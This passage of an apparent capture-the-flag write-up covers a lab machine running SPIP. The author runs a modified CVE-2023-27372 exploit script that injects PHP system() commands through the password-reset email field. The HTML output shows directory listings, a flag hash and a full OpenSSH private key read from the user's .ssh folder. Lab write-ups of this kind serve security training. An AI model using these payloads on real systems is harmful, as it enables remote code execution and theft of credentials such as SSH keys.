='oubli' id='oubli' value="s:39:"total 48
drwxr-xr-x 8 think    think    4096 Feb 10 21:27 .
drwxr-xr-x 1 root     root     4096 Dec  7  2023 ..
lrwxrwxrwx 1 root     root        9 Jun 21  2023 .bash_history -> /dev/null
-rw-r--r-- 1 think    think     220 Nov 14  2023 .bash_logout
-rw-r--r-- 1 think    think    3771 Nov 14  2023 .bashrc
drwx------ 2 think    think    4096 Nov 14  2023 .cache
drwx------ 3 think    think    4096 Dec  8  2023 .config
drwx------ 3 think    think    4096 Feb 10 21:22 .gnupg
drwxrwxr-x 3 think    think    4096 Jan 10  2024 .local
-rw-r--r-- 1 think    think     807 Nov 14  2023 .profile
lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .python_history -> /dev/null
drwxr-xr-x 2 think    think    4096 Jan 10  2024 .ssh
lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .viminfo -> /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20  2023 spip
-rw-r--r-- 1 root     root       35 Feb 10 21:20 user.txt
";" autocapitalize="off" autocorrect="off" />
                        </div>
                </div>
        </fieldset>

        <p style="display: none;">
                <label for="nobot">Veuillez laisser ce champ vide :</label>
                <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
        </p>
        <p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
</form>

</div>



        </div>
        <p class="retour">
                <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
        </p>
</body>
</html>


┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
└─# python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "cd ../../ && ls -la" -v
```




```
/><input name='formulaire_action' type='hidden'
                value='oubli' /><input name='formulaire_action_args' type='hidden'
                value='AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygX
hx' /><input name='formulaire_action_sign' type='hidden'
                value='' /></span>
        <fieldset>
                <legend>Nouveau mot de passe</legend>
                <p>Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.</p>
                <div class="editer-groupe">
                        <div class="editer saisie_oubli obligatoire  erreur">
                                <label for="oubli">Votre adresse email</label>
                                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:45:&q
uot;&lt;?php system('cd ../../ &amp;&amp; cat user.txt'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
                                <input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:45:"fa229046d44eda6a3598c73ad96f4ca5
";" autocapitalize="off" autocorrect="off" />
                        </div>
                </div>
        </fieldset>

        <p style="display: none;">
                <label for="nobot">Veuillez laisser ce champ vide :</label>
                <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
        </p>
        <p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
</form>

</div>



        </div>
        <p class="retour">
                <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
        </p>
</body>
</html>


┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
└─# python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "cd ../../ && cat user.txt" -v
```




```
/><input name='formulaire_action' type='hidden'
                value='oubli' /><input name='formulaire_action_args' type='hidden'
                value='AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygX
hx' /><input name='formulaire_action_sign' type='hidden'
                value='' /></span>
        <fieldset>
                <legend>Nouveau mot de passe</legend>
                <p>Pour modifier votre mot de passe, merci d’indiquer l’adresse email associée à votre compte.</p>
                <div class="editer-groupe">
                        <div class="editer saisie_oubli obligatoire  erreur">
                                <label for="oubli">Votre adresse email</label>
                                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:50:&q
uot;&lt;?php system('cd ../../ &amp;&amp; cd .ssh &amp;&amp; ls -la'); ?&gt;&quot;;</tt> n’est pas valide !</span></s
pan>
                                <input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:50:"total 20
drwxr-xr-x 2 think think 4096 Jan 10  2024 .
drwxr-xr-x 8 think think 4096 Feb 10 21:27 ..
-rw-r--r-- 1 root  root   569 Jan 10  2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10  2024 id_rsa
-rw-r--r-- 1 think think  569 Jan 10  2024 id_rsa.pub
";" autocapitalize="off" autocorrect="off" />
                        </div>
                </div>
        </fieldset>

        <p style="display: none;">
                <label for="nobot">Veuillez laisser ce champ vide :</label>
                <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
        </p>
        <p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
</form>

</div>



        </div>
        <p class="retour">
                <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
        </p>
</body>
</html>


┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
└─# python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "cd ../../ && cd .ssh && ls -la" -v
```

Under the .ssh dir, on the server, I was able to find the id_rsa file. As it can be seen, it belonged to user think and we had read permission on this file.




```
                <div class="editer-groupe">
                        <div class="editer saisie_oubli obligatoire  erreur">
                                <label for="oubli">Votre adresse email</label>
                                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:54:&q
uot;&lt;?php system('cd ../../ &amp;&amp; cd .ssh &amp;&amp; cat id_rsa'); ?&gt;&quot;;</tt> n'est pas valide !</span
></span>
                                <input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:54:"-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6oODSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCjOELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
EAAAGBAMT73PaYo6VCQOKJcr5FtK8mAEgaXZgWrDhJbOjkcOxTIIz1vOrQyriF8mZ3gSFG
qyYmYfFcxapikWHIqA8JSc6vvf9oqUB01czY8cYNfMFrxdFpytpSOU0O0F3DmPPtQlFV+u
8uFF6ygEn/Je5TyiBA9uG145AwZFawjB8EnEG4P5yCBccotutiaCU44fSYMUgY2gzhCwQc
cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hHNl1dn2sIZn7UtOW9dDNEAJwxLu0hlxvZhf4SycoXkXvJb/q5ORJGTYId
eGKVxvxPciG8QfUX+ZNHpMaHWY1VdOoqiBwaJnEKyqLVeZ1wUT4FXh+9SYFUBZDUMqlTOM
H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
Ao4EkYcOBsv23yeJS8l/23Ii+UKMnQAAAAMBAAEAAAGBAIIasGkXjA6c4eo+SlEuDRcaDF
mTQHoxj3Jl3M8+Au+0P+2aaTrWyO5zWhUfnWRzHpvGAi6+zbep/sgNFiNIST2AigdmA1QV
VxlDuPzM77d5DWExdNAaOsqQnEMx65ZBAOpj1aegUcfyMhWttknhgcEn52hREIqty7gOR5
49F0+4+BrRLivK0nZJuuvK1EMPOo2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV
8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUtIpXVx2rl/L3DBs1GGES1Qq5vWwNGOkLR
zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxi6jCASFg6A0YjcozKl1WdkUtqqw+Mf15q+KW
xlkL1XnW4/jPt3tb4A9UsW/ayOLCGrlvMwlonGq+s+0nswZNAIDvKKIzzbqvBKZMfVZl4Q
UafNbJoLlXm+4lshdBSRVHPe81IYS8C+1foyX+f1HRkodpkGE0/4/StcGv4XiRBFG1qQAA
AMEAsFmX8iE4UuNEmz467uDcvLP53P9E2nwjYf65U4ArSijnPY0GRIu8ZQkyxKb4V5569l
DbOLhbfRF/KTRO7nWKqo4UUoYvlRg4MuCwiNsOTWbcNqkPWllD0dGO7IbDJ1uCJqNjV+OE
56P0Z/HAQfZovFlzgC4xwwW8Mm698H/wss8Lt9wsZq4hMFxmZCdOuZOlYlMsGJgtekVDGL
IHjNxGd46wo37cKT9jb27OsONG7BIq7iTee5T59xupekynvIqbAAAAwQDnTuHO27B1PRiV
ThENf8Iz+Y8LFcKLjnDwBdFkyE9kqNRT71xyZK8t5O2Ec0vCRiLeZU/DTAFPiR+B6WPfUb
kFX8AXaUXpJmUlTLl6on7mCpNnjjsRKJDUtFm0H6MOGD/YgYE4ZvruoHCmQaeNMpc3YSrG
vKrFIed5LNAJ3kLWk8SbzZxsuERbybIKGJa8Z9lYWtpPiHCsl1wqrFiB9ikfMa2DoWTuBh
+Xk2NGp6e98Bjtf7qtBn/0rBfdZjveM1MAAADBANoC+jBOLbAHk2rKEvTY1Msbc8Nf2aXe
v0M04fPPBE22VsJGK1Wbi786Z0QVhnbNe6JnlLigk50DEc1WrKvHvWND0WuthNYTThiwFr
LsHpJjf7fAUXSGQfCc0Z06gFMtmhwZUuYEH9JjZbG2oLnn47BdOnumAOE/mRxDelSOv5J5
M8X1rGlGEnXqGuw917aaHPPBnSfquimQkXZ55yyI9uhtc6BrRanGRlEYPOCR18Ppcr5d96
Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg==
-----END OPENSSH PRIVATE KEY-----
";" autocapitalize="off" autocorrect="off" />
                        </div>
                </div>
        </fieldset>

        <p style="display: none;">
                <label for="nobot">Veuillez laisser ce champ vide :</label>
                <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
```

So I opened and copied the content of this file using the cat cmd, pasted it on my machine in a file I created and named id_rsa as seen below.

